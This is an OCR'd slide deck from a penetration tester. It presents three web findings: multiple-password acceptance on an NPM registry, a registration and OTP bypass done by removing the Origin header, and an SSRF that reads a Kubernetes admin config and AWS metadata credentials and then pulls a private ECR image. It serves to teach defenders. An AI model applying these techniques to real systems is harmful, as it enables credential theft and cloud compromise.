WEIRD WEB APPLICATION VULNERABILITIES

Nishaanth Guna
MDSec Consulting


AGENDA


- Private NPM Registry – Insecure Credential Validation
- Real-Time Payment Solution –Registration Bypass with Origin Header
- Web Application on EC2 – SSRF to Docker Registry Compromise

INSECURE CREDENTIAL VALIDATION

Exposed NPM registry on the internet allowing an user to self-register and gain read/write access to the application hosting third-party JS packages.

Application allows N number of passwords for the same user at the same time.





INSECURE CREDENTIAL VALIDATION

Register for an account with the same username and different passwords -> Both of them work!

```
13 {
     "username":"mdsectest",
     "password":"Password123"
   }
```

Search...

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 X-Powered-By: hidden
3 Access-Control-Allow-Origin: *
4 X-Frame-Options: deny
5 Content-Security-Policy: connect-src 'self'
6 X-Content-Type-Options: nosniff
```

```
11 Connection: close
12
13 {
     "username":"mdsectest",
     "password":"Password456"
   }
```

Search...

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 X-Powered-By: hidden
3 Access-Control-Allow-Origin: *
```

INSECURE CREDENTIAL VALIDATION

Something better!

```
11 Connection: close
12
13 {
     "username":"mdsectest",
     "password":"Password123 or Password456 or Password000 or Password111"
   }
```

Search...

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 X-Powered-By: hidden
3 Access-Control-Allow-Origin: *
4 X-Frame-Options: deny
5 Content-Security-Policy: connect-src 'self'
```

```
11 Connection: close
12
13 {
     "username":"mdsectest",
     "password":"Password111 OR !\"£$%^&*()_+{}:@<>?"
   }
```

Search...

Response


Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 X-Powered-By: hidden
```

REGISTRATION VALIDATION BYPASS

Web Application with a self-registration functionality. Client and server-side validations allowing only white-listed e-mail addresses.

√ Bypass client-side validation using @googlemail.com instead of @gmail.com



✘ Server-Side validation rejects the request (credentials aren't registered yet ☹)

{"name":"unexpected_error","message":"Unexpected error occurred","status":500}

REGISTRATION VALIDATION BYPASS

√ Remove Origin header and repeat the request

```
{"success":true,"data":{}}
```

Please find your credentials below.

✘ Login to the application with the registered credentials -> Prompts for OTP -> OTP never gets delivered to the e-mail address (because the account wasn't registered `properly`?)

√ Trigger `Forgot Password` reset -> Set a new password and login to the application -> OTP page persists ☹

√ Enter `123456` as OTP -> Generates a valid JWT!

```
2023 14:47:53 GMT; HttpOnly

{"user":{"token":"eyJhbGciOiJI
","user":{"roles":[{"menus":[],"is_active":true,"is_client_role":true,"is_readonly":false,"
```

√ Trick of removing the Origin header works for the one time password page and pretty much everywhere in the web application whenever the server responds with 500

BANK DETAILS | USER MANUAL Nishaanth G / NISHAANTH G-168

SSRF TO ECR COMPROMISE

SSRF on an AWS EC2 hosted web application -> Application runs in a docker container as root.

√ Read the K8s authentication file from /etc/kubernetes/admin.conf

✘ K8s API Server hosted internally

√ Use the SSRF to fetch the AWS credentials from 169.254.169.254 and enumerate the permissions

```
2023-04-27 06:24:22,124 - 65642 - [ERROR] Remove es.describe_outbound_connections action
2023-04-27 06:24:22,124 - 65642 - [ERROR] Remove es.list_versions action
2023-04-27 06:24:22,330 - 65642 - [ERROR] Remove es.describe_reserved_instances action
2023-04-27 06:24:23,212 - 65642 - [INFO] -- ecr.describe_repositories() worked!
2023-04-27 06:24:23,618 - 65642 - [INFO] -- ecr.get_authorization_token() worked!
2023-04-27 06:24:27,824 - 65642 - [INFO] -- dynamodb.describe_endpoints() worked!
2023-04-27 06:24:27,875 - 65642 - [ERROR] Remove sms-voice.describe_account_attributes action
```

√ Generate an Elastic Container Registry authorization token using the AWS API key

```
└─$ aws ecr get-authorization-token --profile
{
    "authorizationData": [
        {
            "authorizationToken": "QVdTOmV5Sn
```

√ Use the ECR (docker) token to login to the private registry and pull the container image to a local folder on the host machine

```
f996e14d1a58: Pull complete
20cf21bd6b22: Pull complete
072730bdc14d: Pull complete
```

SSRF TO ECR COMPROMISE

√ Export the docker image to a .tar file and extract the archive to retrieve the Linux filesystem

```
└─$ ls
085b9d54b408dee3919c2e28044c5933cf16ea36a992b566b59cac64f821bb81      c89975efc7d545deeff
24c2487ba674ffa041bef64506088f9b40453308a42b96558b7fb91ef6c9e3e4      d7977cd07c2e07c39fb
```

√ Filesystem contains the sensitive information including the source code of the application, custom DLLs

```
08:58 bin → usr/bin
 2019 boot
08:58 dev
09:00 etc
 2019 home
08:58 lib → usr/lib
08:58 lib64 → usr/lib64
 2019 media
 2019 mnt
 2019 opt
```

```
Amazon.Lambda.Serialization.SystemTextJson.dll      Google.Protobuf.dll
Amazon.Lambda.SQSEvents.dll                         Grpc.Core.Api.dll
appsettings.json                                    Grpc.Net.Client.dll
AWSSDK.Core.dll                                     Grpc.Net.Common.dll
AWSSDK.SimpleNotificationService.dll                IdentityModel.AspNetCore.dll
```

THANK YOU